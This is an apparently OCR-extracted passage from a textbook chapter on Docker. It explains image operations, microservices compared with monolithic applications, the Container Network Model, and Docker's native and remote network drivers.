


Figure 19.16: Docker architecture

Docker Operations

Common operations performed by Docker images include

- Building a new image from a Dockerfile
- Listing all local images
- Tagging an existing image
- Pulling a new image from the Docker registry
- Pushing a local image to the Docker registry
- Searching for existing images



Microservices Vs. Docker

- Monolithic applications are broken down into cloud-hosted sub-applications called **microservices** that work together, each performing a unique task
- As each microservice is packaged into the **Docker container** along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms

Monolithic Application
App 1
App 2
Business Logic
Data Access Layer
Microservices Application
User Interface
Microservice
Microservice
Microservice
Microservice

Microservices Vs. Docker

Monolithic applications are broken down into cloud-hosted sub-applications, called microservices, that work together, each performing a unique task. Microservices divide and distribute the application workload, providing stable, seamless, and scalable services by interacting with each other. Monolithic applications are decomposed around business capabilities supporting cross-functional teams to develop, support, and deploy microservices. Compared to traditional data storage models used by monolithic applications, microservices decentralize the data storage by managing their own data stores. Developers create a Docker container for each microservice. As each microservice is packaged into the container along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms.




Monolithic Application
App 1
App 2
Business Logic
Data Access Layer
Microservices Application
User Interface
Microservice
Microservice
Microservice
Microservice

Figure 19.17: Monolithic application vs. microservices application



Docker Networking

- Docker **connects multiple containers** and services or other non-Docker workloads together
- The Docker networking architecture is developed on a set of interfaces known as the **Container Network Model** (CNM)
- The CNM provides application portability across heterogeneous infrastructures

Docker native network drivers

- **Host**: Allows the container to implement the host networking stack
- **Bridge**: Creates a Linux bridge on the host that is managed by the Docker
- **Overlay**: Enables container to container communication over the physical network infrastructure
- **MACVLAN**: Creates a network connection between container interfaces and its parent host interface or sub-interfaces
- **None**: Allows the container to implement its own networking stack and is isolated from the host networking stack

Docker Networking

Docker allows connecting multiple containers and services or other non-Docker workloads together. It can manage Docker hosts running on multiple platforms, such as Linux and Windows, in a platform-independent way. The Docker networking architecture is developed on a set of interfaces known as the container network model (CNM), which provides application portability across heterogeneous infrastructures.

The CNM includes multiple high-level constructs as discussed below:

- **Sandbox**: Sandbox comprises the container network stack configuration for the management of container interfaces, routing tables, and domain name system (DNS) settings.
- **Endpoint**: To maintain application portability, an endpoint is connected to a network and is abstracted away from the application, so that services can implement different network drivers.
- **Network**: A network is an interconnected collection of endpoints. Endpoints that do not have network connection cannot communicate over the network.

The CNM includes two pluggable driver interfaces to provide additional functionality and control over the network.

- **Network Drivers**: The network functions through the implementation of Docker network drivers. These drivers are pluggable so that multiple network drivers can be used concurrently on the same network. There are two types of CNM network drivers; namely native and remote network drivers.
- **IPAM Drivers**: IP address management (IPAM) drivers assign default subnet and IP addresses to the endpoints and networks, if they are not assigned.

Docker engine includes five native network drivers, as discussed below:

- **Host**: By using a host driver, a container implements the host networking stack.
- **Bridge**: A bridge driver is used to create a Linux bridge on the host that is managed by the Docker.
- **Overlay**: An overlay driver is used to enable container communication over the physical network infrastructure.
- **MACVLAN**: A macvlan driver is used to create a network connection between container interfaces and the parent host interface or sub-interfaces using the Linux MACVLAN bridge mode.
- **None**: A none driver implements its own networking stack and is isolated completely from the host networking stack.

Docker also includes three remote drivers created by the community or vendors, which are compatible with the CNM:

- **Contiv**: Contiv is an open-source network plugin introduced by Cisco for building security and infrastructure policies for multi-tenant microservices deployments.
- **Weave**: Weave is a network plugin that is used to build a virtual network for connecting Docker containers spread across multiple clouds.
- **Kuryr**: Kuryr is a network plugin that implements the Docker libnetwork remote driver by using Neutron, an OpenStack networking service, and also includes an IPAM driver.


